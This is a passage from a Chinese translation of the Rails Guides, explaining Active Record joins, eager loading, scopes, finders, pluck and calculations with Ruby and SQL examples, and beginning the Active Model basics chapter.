SELECT articles.* FROM articles
INNER JOIN categories ON articles.category_id = categories.id
INNER JOIN comments ON comments.article_id = articles.id
```

这个查询的意思是把所有属于某个分类并至少拥有一条评论的文章作为一个 Article 对象返回。同样请注意，拥有多条评论的文章会在 Article 对象中出现多次。

7.12.1.2.3 单层嵌套关联的联结

```
Article.joins(comments: :guest)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT articles.* FROM articles
INNER JOIN comments ON comments.article_id = articles.id
INNER JOIN guests ON guests.comment_id = comments.id
```

这个查询的意思是把所有拥有访客评论的文章作为一个 Article 对象返回。

7.12.1.2.4 多层嵌套关联的联结

```
Category.joins(articles: [{ comments: :guest }, :tags])
```

上面的代码会生成下面的 SQL 语句：

```
SELECT categories.* FROM categories
INNER JOIN articles ON articles.category_id = categories.id
```

```
INNER JOIN comments ON comments.article_id = articles.id
INNER JOIN guests ON guests.comment_id = comments.id
INNER JOIN tags ON tags.article_id = articles.id
```

这个查询的意思是把所有包含文章的分类作为一个 `Category` 对象返回，其中这些文章都拥有访客评论并且带有标签。

7.12.1.3 为联结表指明条件

可以使用普通的数组和字符串条件作为关联数据表的条件。但如果想使用散列条件作为关联数据表的条件，就需要使用特殊语法了：

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where('orders.created_at' => time_range)
```

还有一种更干净的替代语法，即嵌套使用散列条件：

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where(orders: { created_at: time_range })
```

这个查询会查找所有在昨天创建过订单的客户，在生成的 SQL 语句中同样使用了 `BETWEEN` SQL 表达式。

7.12.2 `left_outer_joins` 方法

如果想要选择一组记录，而不管它们是否具有关联记录，可以使用 `left_outer_joins` 方法。

```
Author.left_outer_joins(:posts).distinct.select('authors.*', COUNT(posts.*) AS
posts_count').group('authors.id')
```

上面的代码会生成下面的 SQL 语句：

```
SELECT DISTINCT authors.*, COUNT(posts.*) AS posts_count FROM "authors"
LEFT OUTER JOIN posts ON posts.author_id = authors.id GROUP BY authors.id
```

这个查询的意思是返回所有作者和每位作者的帖子数，而不管这些作者是否发过帖子。

7.13 及早加载关联

及早加载是一种用于加载 `Model.find` 返回对象的关联记录的机制，目的是尽可能减少查询次数。

N + 1 查询问题

假设有如下代码，查找 10 条客户记录并打印这些客户的邮编：

```
clients = Client.limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

上面的代码第一眼看起来不错，但实际上存在查询总次数较高的问题。这段代码总共需要执行 1（查找 10 条客户记录）+ 10（每条客户记录都需要加载地址）= 11 次查询。

N + 1 查询问题的解决办法

Active Record 允许我们提前指明需要加载的所有关联，这是通过在调用 `Model.find` 时指明 `includes` 方法实现的。通过指明 `includes` 方法，Active Record 会使用尽可能少的查询来加载所有已指明的关联。

回到之前 N + 1 查询问题的例子，我们重写其中的 `Client.limit(10)` 来使用及早加载：

```
clients = Client.includes(:address).limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

上面的代码只执行 2 次查询，而不是之前的 11 次查询：

```
SELECT * FROM clients LIMIT 10
SELECT addresses.* FROM addresses
WHERE (addresses.client_id IN (1,2,3,4,5,6,7,8,9,10))
```

7.13.1 及早加载多个关联

通过在 `includes` 方法中使用数组、散列或嵌套散列，Active Record 允许我们在一次 `Model.find` 调用中及早加载任意数量的关联。

7.13.1.1 多个关联的数组

```
Article.includes(:category, :comments)
```

上面的代码会加载所有文章、所有关联的分类和每篇文章的所有评论。

7.13.1.2 嵌套关联的散列

```
Category.includes(articles: [{ comments: :guest }, :tags]).find(1)
```

上面的代码会查找 ID 为 1 的分类，并及早加载所有关联的文章、这些文章关联的标签和评论，以及这些评论关联的访客。

7.13.2 为关联的及早加载指明条件

尽管 Active Record 允许我们像 `joins` 方法那样为关联的及早加载指明条件，但推荐的方式是使用[联结](#)。

尽管如此，在必要时仍然可以用 `where` 方法来为关联的及早加载指明条件。

```
Article.includes(:comments).where(comments: { visible: true })
```

上面的代码会生成使用 `LEFT OUTER JOIN` 子句的 SQL 语句，而 `joins` 方法会生成使用 `INNER JOIN` 子句的 SQL 语句。

```
SELECT "articles"."id" AS t0_r0, ... "comments"."updated_at" AS t1_r5 FROM "articles" LEFT
OUTER JOIN "comments" ON "comments"."article_id" = "articles"."id" WHERE (comments.visible =
1)
```

如果上面的代码没有使用 `where` 方法，就会生成常规的一组两条查询语句。

注意

要想像上面的代码那样使用 `where` 方法，必须在 `where` 方法中使用散列。如果想要在 `where` 方法中使用字符串 SQL 片段，就必须用 `references` 方法强制使用联结表：

```
Article.includes(:comments).where("comments.visible = true").references(:comments)
```

通过在 `where` 方法中使用字符串 SQL 片段并使用 `references` 方法这种方式，即使一条评论都没有，所有文章仍然会被加载。而在使用 `joins` 方法（`INNER JOIN`）时，必须匹配关联条件，否则一条记录都不会返回。

7.14 作用域

作用域允许我们把常用查询定义为方法，然后通过在关联对象或模型上调用方法来引用这些查询。footnote:“作用域”和“作用域方法”在本文中是一个意思。——译者注在作用域中，我们可以使用之前介绍过的所有方法，如 `where`、`join` 和 `includes` 方法。所有作用域都会返回 `ActiveRecord::Relation` 对象，这样就可以继续在这个对象上调用其他方法（如其他作用域）。

要想定义简单的作用域，我们可以在类中通过 `scope` 方法定义作用域，并传入调用这个作用域时执行的查询。

```
class Article < ActiveRecord
  scope :published, -> { where(published: true) }
end
```

通过上面这种方式定义作用域和通过定义类方法来定义作用域效果完全相同，至于使用哪种方式只是个人喜好问题：

```
class Article < ActiveRecord
  def self.published
    where(published: true)
  end
end
```

在作用域中可以链接其他作用域：

```
class Article < ActiveRecord
  scope :published,           -> { where(published: true) }
  scope :published_and_commented, -> { published.where("comments_count > 0") }
end
```

我们可以在模型上调用 `published` 作用域：

```
Article.published # => [published articles]
```

或在多个 `Article` 对象组成的关联对象上调用 `published` 作用域：

```
category = Category.first
category.articles.published # => [published articles belonging to this category]
```

7.14.1 传入参数

作用域可以接受参数：

```
class Article < ActiveRecord
  scope :created_before, ->(time) { where("created_at < ?", time) }
end
```

调用作用域和调用类方法一样：

```
Article.created_before(Time.zone.now)
```

不过这只是复制了本该通过类方法提供给我们的功能。

```
class Article < ActiveRecord
  def self.created_before(time)
    where("created_at < ?", time)
  end
end
```

当作用域需要接受参数时，推荐改用类方法。使用类方法时，这些方法仍然可以在关联对象上访问：

```
category.articles.created_before(time)
```

7.14.2 使用条件

我们可以在作用域中使用条件：

```
class Article < ActiveRecord
  scope :created_before, ->(time) { where("created_at < ?", time) if time.present? }
end
```

和之前的例子一样，作用域的这一行为也和类方法类似。

```
class Article < ActiveRecord
  def self.created_before(time)
    where("created_at < ?", time) if time.present?
  end
end
```

不过有一点需要特别注意：不管条件的值是 `true` 还是 `false`，作用域总是返回 `ActiveRecord::Relation` 对象，而当条件是 `false` 时，类方法返回的是 `nil`。因此，当链接带有条件的类方法时，如果任何一个条件的值是 `false`，就会引发 `NoMethodError` 异常。

7.14.3 应用默认作用域

要想在模型的所有查询中应用作用域，我们可以在这个模型上使用 `default_scope` 方法。

```
class Client < ActiveRecord
  default_scope { where("removed_at IS NULL") }
end
```

应用默认作用域后，在这个模型上执行查询，会生成下面这样的 SQL 语句：

```
SELECT * FROM clients WHERE removed_at IS NULL
```

如果想用默认作用域做更复杂的事情，我们也可以把它定义为类方法：

```
class Client < ActiveRecord
```

```
def self.default_scope
  # 应该返回一个 ActiveRecord::Relation 对象
end
end
```

注意

默认作用域在创建记录时同样起作用，但在更新记录时不起作用。例如：

```
class Client < ApplicationRecord
  default_scope { where(active: true) }
end

Client.new          # => #<Client id: nil, active: true>
Client.unscoped.new # => #<Client id: nil, active: nil>
```

7.14.4 合并作用域

和 WHERE 子句一样，我们用 AND 来合并作用域。

```
class User < ApplicationRecord
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.active.inactive
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND "users"."state" =
'inactive'
```

我们可以混合使用 scope 和 where 方法，这样最后生成的 SQL 语句会使用 AND 连接所有条件。

```
User.active.where(state: 'finished')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND "users"."state" =
'finished'
```

如果使用 Relation#merge 方法，那么在发生条件冲突时总是最后的 WHERE 子句起作用。

```
User.active.merge(User.inactive)
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'
```

有一点需要特别注意，default_scope 总是在所有 scope 和 where 之前起作用。

```
class User < ApplicationRecord
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
```

```
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" =
'active'

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" =
'inactive'
```

在上面的代码中我们可以看到，在 scope 条件和 where 条件中都合并了 default_scope 条件。

7.14.5 删除所有作用域

在需要时，可以使用 `unscoped` 方法删除作用域。如果在模型中定义了默认作用域，但在某次查询中又不想应用默认作用域，这时就可以使用 `unscoped` 方法。

```
Client.unscoped.load
```

`unscoped` 方法会删除所有作用域，仅在数据表上执行常规查询。

```
Client.unscoped.all
# SELECT "clients".* FROM "clients"

Client.where(published: false).unscoped.all
# SELECT "clients".* FROM "clients"
```

`unscoped` 方法也接受块作为参数。

```
Client.unscoped {
  Client.created_before(Time.zone.now)
}
```

7.15 动态查找方法

Active Record 为数据表中的每个字段（也称为属性）都提供了查找方法（也就是动态查找方法）。例如，对于 `Client` 模型的 `first_name` 字段，Active Record 会自动生成 `find_by_first_name` 查找方法。对于 `Client` 模型的 `locked` 字段，Active Record 会自动生成 `find_by_locked` 查找方法。

在调用动态查找方法时可以在末尾加上感叹号 (!)，例如 `Client.find_by_name!("Ryan")`，这样如果动态查找方法没有返回任何记录，就会抛出 `ActiveRecord::RecordNotFound` 异常。

如果想同时查询 `first_name` 和 `locked` 字段，可以在动态查找方法中用 `and` 把这两个字段连起来，例如 `Client.find_by_first_name_and_locked("Ryan", true)`。

7.16 enum 宏

`enum` 宏把整数字段映射为一组可能的值。

```
class Book < ApplicationRecord
  enum availability: [:available, :unavailable]
end
```

上面的代码会自动创建用于查询模型的对应作用域，同时会添加用于转换状态和查询当前状态的方法。

```
# 下面的示例只查询可用的图书
Book.available
# 或
Book.where(availability: :available)

book = Book.new(availability: :available)
book.available? # => true
book.unavailable! # => true
book.available? # => false
```

请访问 [Rails API 文档](#)，查看 `enum` 宏的完整文档。

7.17 理解方法链

Active Record 实现[方法链](#)的方式既简单又直接，有了方法链我们就可以同时使用多个 Active Record 方法。

当之前的方法调用返回 `ActiveRecord::Relation` 对象时，例如 `all`、`where` 和 `joins` 方法，我们就可以在语句中把方法连接起来。返回单个对象的方法（请参阅 [7.1.1 节](#)）必须位于语句的末尾。

下面给出了一些例子。本文无法涵盖所有的可能性，这里给出的只是很少的一部分例子。在调用 Active Record 方法时，查询不会立即生成并发送到数据库，这些操作只有在实际需要数据时才会执行。下面的每个例子都会生成一次查询。

7.17.1 从多个数据表中检索过滤后的数据

```
Person
.select('people.id, people.name, comments.text')
.joins(:comments)
.where('comments.created_at > ?', 1.week.ago)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT people.id, people.name, comments.text
FROM people
INNER JOIN comments
  ON comments.person_id = people.id
WHERE comments.created_at > '2015-01-01'
```

7.17.2 从多个数据表中检索特定的数据

```
Person
.select('people.id, people.name, companies.name')
.joins(:company)
.find_by('people.name' => 'John') # this should be the last
```

上面的代码会生成下面的 SQL 语句：

```
SELECT people.id, people.name, companies.name
FROM people
INNER JOIN companies
  ON companies.person_id = people.id
WHERE people.name = 'John'
```

LIMIT 1

注意

请注意，如果查询匹配多条记录，`find_by` 方法会取回第一条记录并忽略其他记录（如上面的 SQL 语句中的 `LIMIT 1`）。

7.18 查找或创建新对象

我们经常需要查找记录并在找不到记录时创建记录，这时我们可以使用 `find_or_create_by` 和 `find_or_create_by!` 方法。

7.18.1 `find_or_create_by` 方法

`find_or_create_by` 方法检查具有指定属性的记录是否存在。如果记录不存在，就调用 `create` 方法创建记录。让我们看一个例子。

假设我们在查找名为“Andy”的用户记录，但是没找到，因此要创建这条记录。这时我们可以执行下面的代码：

```
Client.find_or_create_by(first_name: 'Andy')
# => #<Client id: 1, first_name: "Andy", orders_count: 0, locked: true, created_at: "2011-08-30 06:09:27", updated_at: "2011-08-30 06:09:27">
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE (clients.first_name = 'Andy') LIMIT 1
BEGIN
INSERT INTO clients (created_at, first_name, locked, orders_count, updated_at) VALUES
('2011-08-30 05:22:57', 'Andy', 1, NULL, '2011-08-30 05:22:57')
COMMIT
```

`find_or_create_by` 方法会返回已存在的记录或新建的记录。在本例中，名为“Andy”的客户记录并不存在，因此会创建并返回这条记录。

新建记录不一定会保存到数据库，是否保存取决于验证是否通过（就像 `create` 方法那样）。

假设我们想在新建记录时把 `locked` 字段设置为 `false`，但又不想在查询中进行设置。例如，我们想查找名为“Andy”的客户记录，但这条记录并不存在，因此要创建这条记录并把 `locked` 字段设置为 `false`。

要完成这一操作有两种方式。第一种方式是使用 `create_with` 方法：

```
Client.create_with(locked: false).find_or_create_by(first_name: 'Andy')
```

第二种方式是使用块：

```
Client.find_or_create_by(first_name: 'Andy') do |c|
  c.locked = false
end
```

只有在创建客户记录时才会执行该块。第二次运行这段代码时（此时客户记录已创建），块会被忽略。

7.18.2 find_or_create_by! 方法

我们也可以使用 `find_or_create_by!` 方法，这样如果新建记录是无效的就会抛出异常。本文不涉及数据验证，不过这里我们暂且假设已经在 `Client` 模型中添加了下面的数据验证：

```
validates :orders_count, presence: true
```

如果我们尝试新建客户记录，但忘了传递 `orders_count` 字段的值，新建记录就是无效的，因而会抛出下面的异常：

```
Client.find_or_create_by!(first_name: 'Andy')
# => ActiveRecord::RecordInvalid: Validation failed: Orders count can't be blank
```

7.18.3 find_or_initialize_by 方法

`find_or_initialize_by` 方法的工作原理和 `find_or_create_by` 方法类似，区别之处在于前者调用的是 `new` 方法而不是 `create` 方法。这意味着新建模型实例在内存中创建，但没有保存到数据库。下面继续使用介绍 `find_or_create_by` 方法时使用的例子，我们现在想查找名为“Nick”的客户记录：

```
nick = Client.find_or_initialize_by(first_name: 'Nick')
# => #<Client id: nil, first_name: "Nick", orders_count: 0, locked: true, created_at: "2011-08-30 06:09:27", updated_at: "2011-08-30 06:09:27">

nick.persisted?
# => false

nick.new_record?
# => true
```

出现上面的执行结果是因为 `nick` 对象还没有保存到数据库。在上面的代码中，`find_or_initialize_by` 方法会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE (clients.first_name = 'Nick') LIMIT 1
```

要想把 `nick` 对象保存到数据库，只需调用 `save` 方法：

```
nick.save
# => true
```

7.19 使用 SQL 语句进行查找

要想直接使用 SQL 语句在数据表中查找记录，可以使用 `find_by_sql` 方法。`find_by_sql` 方法总是返回对象的数组，即使底层查询只返回了一条记录也是如此。例如，我们可以执行下面的查询：

```
Client.find_by_sql("SELECT * FROM clients
INNER JOIN orders ON clients.id = orders.client_id
ORDER BY clients.created_at desc")
# => [
#   #<Client id: 1, first_name: "Lucas" >,
#   #<Client id: 2, first_name: "Jan" >,
#   ...
# ]
```

`find_by_sql` 方法提供了对数据库进行定制查询并取回实例化对象的简单方式。

7.19.1 select_all 方法

`find_by_sql` 方法有一个名为 `connection#select_all` 的近亲。和 `find_by_sql` 方法一样，`select_all` 方法也会使用定制的 SQL 语句从数据库中检索对象，区别在于 `select_all` 方法不会对这些对象进行实例化，而是返回一个散列构成的数组，其中每个散列表示一条记录。

```
Client.connection.select_all("SELECT first_name, created_at FROM clients WHERE id = '1'")  
# => [  
#   {"first_name"=>"Rafael", "created_at"=>"2012-11-10 23:23:45.281189"},  
#   {"first_name"=>"Eileen", "created_at"=>"2013-12-09 11:22:35.221282"}  
# ]
```

7.19.2 pluck 方法

`pluck` 方法用于在模型对应的底层数据表中查询单个或多个字段。它接受字段名的列表作为参数，并返回这些字段的值的数组，数组中的每个值都具有对应的数据类型。

```
Client.where(active: true).pluck(:id)  
# SELECT id FROM clients WHERE active = 1  
# => [1, 2, 3]  
  
Client.distinct.pluck(:role)  
# SELECT DISTINCT role FROM clients  
# => ['admin', 'member', 'guest']  
  
Client.pluck(:id, :name)  
# SELECT clients.id, clients.name FROM clients  
# => [[1, 'David'], [2, 'Jeremy'], [3, 'Jose']]
```

使用 `pluck` 方法，我们可以把下面的代码：

```
Client.select(:id).map { |c| c.id }  
# 或  
Client.select(:id).map(&:id)  
# 或  
Client.select(:id, :name).map { |c| [c.id, c.name] }
```

替换为：

```
Client.pluck(:id)  
# 或  
Client.pluck(:id, :name)
```

和 `select` 方法不同，`pluck` 方法把数据库查询结果直接转换为 Ruby 数组，而不是构建 Active Record 对象。这意味着对于大型查询或常用查询，`pluck` 方法的性能更好。不过对于 `pluck` 方法，模型方法重载是不可用的。例如：

```
class Client < ApplicationRecord  
  def name  
    "I am #{super}"  
  end
```

```

end

Client.select(:name).map &:name
# => ["I am David", "I am Jeremy", "I am Jose"]

Client.pluck(:name)
# => ["David", "Jeremy", "Jose"]

```

此外，和 `select` 方法及其他 `Relation` 作用域不同，`pluck` 方法会触发即时查询，因此在 `pluck` 方法之前可以链接作用域，但在 `pluck` 方法之后不能链接作用域：

```

Client.pluck(:name).limit(1)
# => NoMethodError: undefined method `limit' for #<Array:0x007ff34d3ad6d8>

Client.limit(1).pluck(:name)
# => ["David"]

```

7.19.3 `ids` 方法

使用 `ids` 方法可以获得关联的所有 ID，也就是数据表的主键。

```

Person.ids
# SELECT id FROM people

class Person < ApplicationRecord
  self.primary_key = "person_id"
end

Person.ids
# SELECT person_id FROM people

```

7.20 检查对象是否存在

要想检查对象是否存在，可以使用 `exists?` 方法。`exists?` 方法查询数据库的工作原理和 `find` 方法相同，但是 `find` 方法返回的是对象或对象集合，而 `exists?` 方法返回的是 `true` 或 `false`。

```
Client.exists?(1)
```

`exists?` 方法也接受多个值作为参数，并且只要有一条对应记录存在就会返回 `true`。

```

Client.exists?(id: [1,2,3])
# 或
Client.exists?(name: ['John', 'Sergei'])

```

我们还可以在模型或关联上调用 `exists?` 方法，这时不需要任何参数。

```
Client.where(first_name: 'Ryan').exists?
```

只要存在一条名为“Ryan”的客户记录，上面的代码就会返回 `true`，否则返回 `false`。

```
Client.exists?
```

如果 `clients` 数据表是空的，上面的代码返回 `false`，否则返回 `true`。

我们还可以在模型或关联上调用 `any?` 和 `many?` 方法来检查对象是否存在。

```
# 通过模型
Article.any?
Article.many?

# 通过指定的作用域
Article.recent.any?
Article.recent.many?

# 通过关系
Article.where(published: true).any?
Article.where(published: true).many?

# 通过关联
Article.first.categories.any?
Article.first.categories.many?
```

7.21 计算

在本节的前言中我们以 `count` 方法为例，例子中提到的所有选项对本节的各小节都适用。

所有用于计算的方法都可以直接在模型上调用：

```
Client.count
# SELECT count(*) AS count_all FROM clients
```

或者在关联上调用：

```
Client.where(first_name: 'Ryan').count
# SELECT count(*) AS count_all FROM clients WHERE (first_name = 'Ryan')
```

我们还可以在关联上执行各种查找方法来执行复杂的计算：

```
Client.includes("orders").where(first_name: 'Ryan', orders: { status: 'received' }).count
```

上面的代码会生成下面的 SQL 语句：

```
SELECT count(DISTINCT clients.id) AS count_all FROM clients
LEFT OUTER JOIN orders ON orders.client_id = clients.id WHERE
(clients.first_name = 'Ryan' AND orders.status = 'received')
```

7.21.1 count 方法

要想知道模型对应的数据表中有多少条记录，可以使用 `Client.count` 方法，这个方法的返回值就是记录条数。如果想要知道特定记录的条数，例如具有 `age` 字段值的所有客户记录的条数，可以使用 `Client.count(:age)`。

关于 `count` 方法的选项的更多介绍，请参阅 7.21 节。

7.21.2 average 方法

要想知道数据表中某个字段的平均值，可以在数据表对应的类上调用 `average` 方法。例如：

```
Client.average("orders_count")
```

上面的代码会返回表示 `orders_count` 字段平均值的数字（可能是浮点数，如 3.14159265）。

关于 `average` 方法的选项的更多介绍，请参阅 [7.21 节](#)。

7.21.3 `minimum` 方法

要想查找数据表中某个字段的最小值，可以在数据表对应的类上调用 `minimum` 方法。例如：

```
Client.minimum("age")
```

关于 `minimum` 方法的选项的更多介绍，请参阅 [7.21 节](#)。

7.21.4 `maximum` 方法

要想查找数据表中某个字段的最大值，可以在数据表对应的类上调用 `maximum` 方法。例如：

```
Client.maximum("age")
```

关于 `maximum` 方法的选项的更多介绍，请参阅 [7.21 节](#)。

7.21.5 `sum` 方法

要想知道数据表中某个字段的所有字段值之和，可以在数据表对应的类上调用 `sum` 方法。例如：

```
Client.sum("orders_count")
```

关于 `sum` 方法的选项的更多介绍，请参阅 [7.21 节](#)。

7.22 执行 EXPLAIN 命令

我们可以在关联触发的查询上执行 EXPLAIN 命令。例如：

```
User.where(id: 1).joins(:articles).explain
```

对于 MySQL 和 MariaDB 数据库后端，上面的代码会产生下面的输出结果：

```
EXPLAIN for: SELECT `users`.* FROM `users` INNER JOIN `articles` ON `articles`.`user_id` = `users`.`id` WHERE `users`.`id` = 1
+-----+-----+-----+-----+
| id | select_type | table   | type   | possible_keys |
+-----+-----+-----+-----+
| 1  | SIMPLE      | users    | const   | PRIMARY       |
| 1  | SIMPLE      | articles | ALL    | NULL          |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
| key     | key_len | ref    | rows   | Extra        |
+-----+-----+-----+-----+
| PRIMARY | 4       | const   | 1      |               |
| NULL    | NULL    | NULL   | 1      | Using where |
+-----+-----+-----+-----+
```

```
2 rows in set (0.00 sec)
```

Active Record 会模拟对应数据库的 shell 来打印输出结果。因此对于 PostgreSQL 数据库后端，同样的代码会产生下面的输出结果：

```
EXPLAIN for: SELECT "users".* FROM "users" INNER JOIN "articles" ON "articles"."user_id" =
"users"."id" WHERE "users"."id" = 1
                QUERY PLAN
-----
Nested Loop Left Join  (cost=0.00..37.24 rows=8 width=0)
  Join Filter: (articles.user_id = users.id)
    -> Index Scan using users_pkey on users  (cost=0.00..8.27 rows=1 width=4)
        Index Cond: (id = 1)
    -> Seq Scan on articles  (cost=0.00..28.88 rows=8 width=4)
        Filter: (articles.user_id = 1)
(6 rows)
```

及早加载在底层可能会触发多次查询，有的查询可能需要使用之前查询的结果。因此，`explain` 方法实际上先执行了查询，然后询问查询计划。例如：

```
User.where(id: 1).includes(:articles).explain
```

对于 MySQL 和 MariaDB 数据库后端，上面的代码会产生下面的输出结果：

```
EXPLAIN for: SELECT `users`.* FROM `users` WHERE `users`.`id` = 1
+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys |
+-----+-----+-----+-----+
| 1 | SIMPLE      | users | const | PRIMARY       |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
| key     | key_len | ref   | rows | Extra |
+-----+-----+-----+-----+
| PRIMARY | 4       | const | 1    |          |
+-----+-----+-----+-----+
```

```
1 row in set (0.00 sec)
```

```
EXPLAIN for: SELECT `articles`.* FROM `articles` WHERE `articles`.`user_id` IN (1)
+-----+-----+-----+-----+
| id | select_type | table   | type | possible_keys |
+-----+-----+-----+-----+
| 1 | SIMPLE      | articles | ALL  | NULL          |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
| key   | key_len | ref   | rows | Extra |
+-----+-----+-----+-----+
| NULL | NULL    | NULL  | 1    | Using where |
+-----+-----+-----+-----+
```

```
1 row in set (0.00 sec)
```

7.22.1 对 EXPLAIN 命令输出结果的解释

对 EXPLAIN 命令输出结果的解释超出了本文的范畴。下面提供了一些有用链接：

- SQLite3: [对查询计划的解释](#)
- MySQL: [EXPLAIN 输出格式](#)
- MariaDB: [EXPLAIN](#)
- PostgreSQL: [使用 EXPLAIN](#)

第 8 章 Active Model 基础

本文简述模型类。Active Model 允许使用 Action Pack 辅助方法与普通的 Ruby 类交互。Active Model 还协助构建自定义的 ORM，可在 Rails 框架外部使用。

读完本文后，您将学到：

- Active Record 模型的行为；
- 回调和数据验证的工作方式；
- 序列化程序的工作方式；
- Active Model 与 Rails 国际化（i18n）框架的集成。

注意

本文原文尚未完工！

8.1 简介

Active Model 库包含很多模块，用于开发要在 Active Record 中存储的类。下面说明其中部分模块。

8.1.1 属性方法

`ActiveModel::AttributeMethods` 模块可以为类中的方法添加自定义的前缀和后缀。它用于定义前缀和后缀，对象中的方法将使用它们。

```
class Person
  include ActiveModel::AttributeMethods

  attribute_method_prefix 'reset_'
  attribute_method_suffix '_highest?'
  define_attribute_methods 'age'

  attr_accessor :age

  private
```

```

def reset_attribute(attribute)
  send("#{attribute}=", 0)
end

def attribute_highest?(attribute)
  send(attribute) > 100
end
end

person = Person.new
person.age = 110
person.age_highest? # => true
person.reset_age # => 0
person.age_highest? # => false

```

8.1.2 回调

`ActiveModel::Callbacks` 模块为 Active Record 提供回调，在某个时刻运行。定义回调之后，可以使用前置、后置和环绕方法包装。

```

class Person
  extend ActiveModel::Callbacks

  define_model_callbacks :update

  before_update :reset_me

  def update
    run_callbacks(:update) do
      # 在对象上调用 update 时执行这个方法
    end
  end

  def reset_me
    # 在对象上调用 update 方法时执行这个方法
    # 因为把它定义为 before_update 回调了
  end
end

```

8.1.3 转换

如果一个类定义了 `persisted?` 和 `id` 方法，可以在那个类中引入 `ActiveModel::Conversion` 模块，这样便能在类的对象上调用 Rails 提供的转换方法。

```

class Person
  include ActiveModel::Conversion

  def persisted?
    false
  end

  def id

```

```

    nil
  end
end

person = Person.new
person.to_model == person # => true
person.to_key           # => nil
person.to_param          # => nil

```

8.1.4 弄脏

如果修改了对象的一个或多个属性，但是没有保存，此时就把对象弄脏了。`ActiveModel::Dirty` 模块提供检查对象是否被修改的功能。它还提供了基于属性的存取方法。假如有个 `Person` 类，它有两个属性，`first_name` 和 `last_name`：

```

class Person
  include ActiveModel::Dirty
  define_attribute_methods :first_name, :last_name

  def first_name
    @first_name
  end

  def first_name=(value)
    first_name_will_change!
    @first_name = value
  end

  def last_name
    @last_name
  end

  def last_name=(value)
    last_name_will_change!
    @last_name = value
  end

  def save
    # 执行保存操作.....
    changes_applied
  end
end

```

8.1.4.1 直接查询对象，获取所有被修改的属性列表

```

person = Person.new
person.changed? # => false

person.first_name = "First Name"
person.first_name # => "First Name"

# 如果修改属性后未保存，返回 true

```

```

person.changed? # => true

# 返回修改之后没有保存的属性列表
person.changed # => ["first_name"]

# 返回一个属性散列，指明原来的值
person.changed_attributes # => {"first_name"=>nil}

# 返回一个散列，键为修改的属性名，值是一个数组，包含旧值和新值
person.changes # => {"first_name"=>[nil, "First Name"]}

```

8.1.4.2 基于属性的存取方法

判断具体的属性是否被修改了：

```

# attr_name_changed?
person.first_name # => "First Name"
person.first_name_changed? # => true

```

查看属性之前的值：

```
person.first_name_was # => nil
```

查看属性修改前后的值。如果修改了，返回一个数组，否则返回 nil：

```

person.first_name_change # => [nil, "First Name"]
person.last_name_change # => nil

```

8.1.5 数据验证

ActiveModel::Validations 模块提供数据验证功能，这与 Active Record 中的类似。

```

class Person
  include ActiveModel::Validations

  attr_accessor :name, :email, :token

  validates :name, presence: true
  validates_format_of :email, with: /\A([^\s]+)((?:[-a-z0-9]\.){0,}[a-z]{2,})\z/i
  validates! :token, presence: true
end

person = Person.new
person.token = "2b1f325"
person.valid?                      # => false
person.name = 'vishnu'
person.email = 'me'
person.valid?                      # => false
person.email = 'me@vishnuatrai.com'
person.valid?                      # => true
person.token = nil
person.valid?                      # => raises ActiveRecord::StrictValidationFailed

```

8.1.6 命名

ActiveModel::Naming 添加一些类方法，便于管理命名和路由。这个模块定义了 `model_name` 类方法，它使用 ActiveSupport::Inflector 中的一些方法定义一些存取方法。

```
class Person
  extend ActiveModel::Naming
end

Person.model_name.name          # => "Person"
Person.model_name.singular      # => "person"
Person.model_name.plural        # => "people"
Person.model_name.element       # => "person"
Person.model_name.human         # => "Person"
Person.model_name.collection    # => "people"
Person.model_name.param_key     # => "person"
Person.model_name.i18n_key      # => :person
Person.model_name.route_key     # => "people"
Person.model_name.singular_route_key # => "person"
```

8.1.7 模型

ActiveModel::Model 模块能让一个类立即能与 Action Pack 和 Action View 集成。

```
class EmailContact
  include ActiveModel::Model

  attr_accessor :name, :email, :message
  validates :name, :email, :message, presence: true

  def deliver
    if valid?
      # 发送电子邮件
    end
  end
end
```

引入 ActiveModel::Model 后，将获得以下功能：

- 模型名称内省
- 转换
- 翻译
- 数据验证

还能像 Active Record 对象那样使用散列指定属性，初始化对象。

```
email_contact = EmailContact.new(name: 'David',
                                    email: 'david@example.com',
                                    message: 'Hello World')
email_contact.name      # => 'David'
email_contact.email     # => 'david@example.com'
```

```
email_contact.valid?      # => true
email_contact.persisted? # => false
```

只要一个类引入了 `ActiveModel::Model`, 它就能像 Active Record 对象那样使用 `form_for`、`render` 和任何 Action View 辅助方法。

8.1.8 序列化

`ActiveModel::Serialization` 模块为对象提供基本的序列化支持。你要定义一个属性散列，包含想序列化的属性。属性名必须使用字符串，不能使用符号。

```
class Person
  include ActiveModel::Serialization

  attr_accessor :name

  def attributes
    {'name' => nil}
  end
end
```

这样就可以使用 `serializable_hash` 方法访问对象的序列化散列：

```
person = Person.new
person.serializable_hash # => {"name"=>nil}
person.name = "Bob"
person.serializable_hash # => {"name"=>"Bob"}
```

8.1.8.1 ActiveModel::Serializers

Rails 还提供了用于序列化和反序列化 JSON 的 `ActiveModel::Serializers::JSON`。这个模块自动引入前文介绍过的 `ActiveModel::Serialization` 模块。

8.1.8.1.1 ActiveModel::Serializers::JSON

若想使用 `ActiveModel::Serializers::JSON`, 只需把 `ActiveModel::Serialization` 换成 `ActiveModel::Serializers::JSON`。

```
class Person
  include ActiveModel::Serializers::JSON

  attr_accessor :name

  def attributes
    {'name' => nil}
  end
end
```

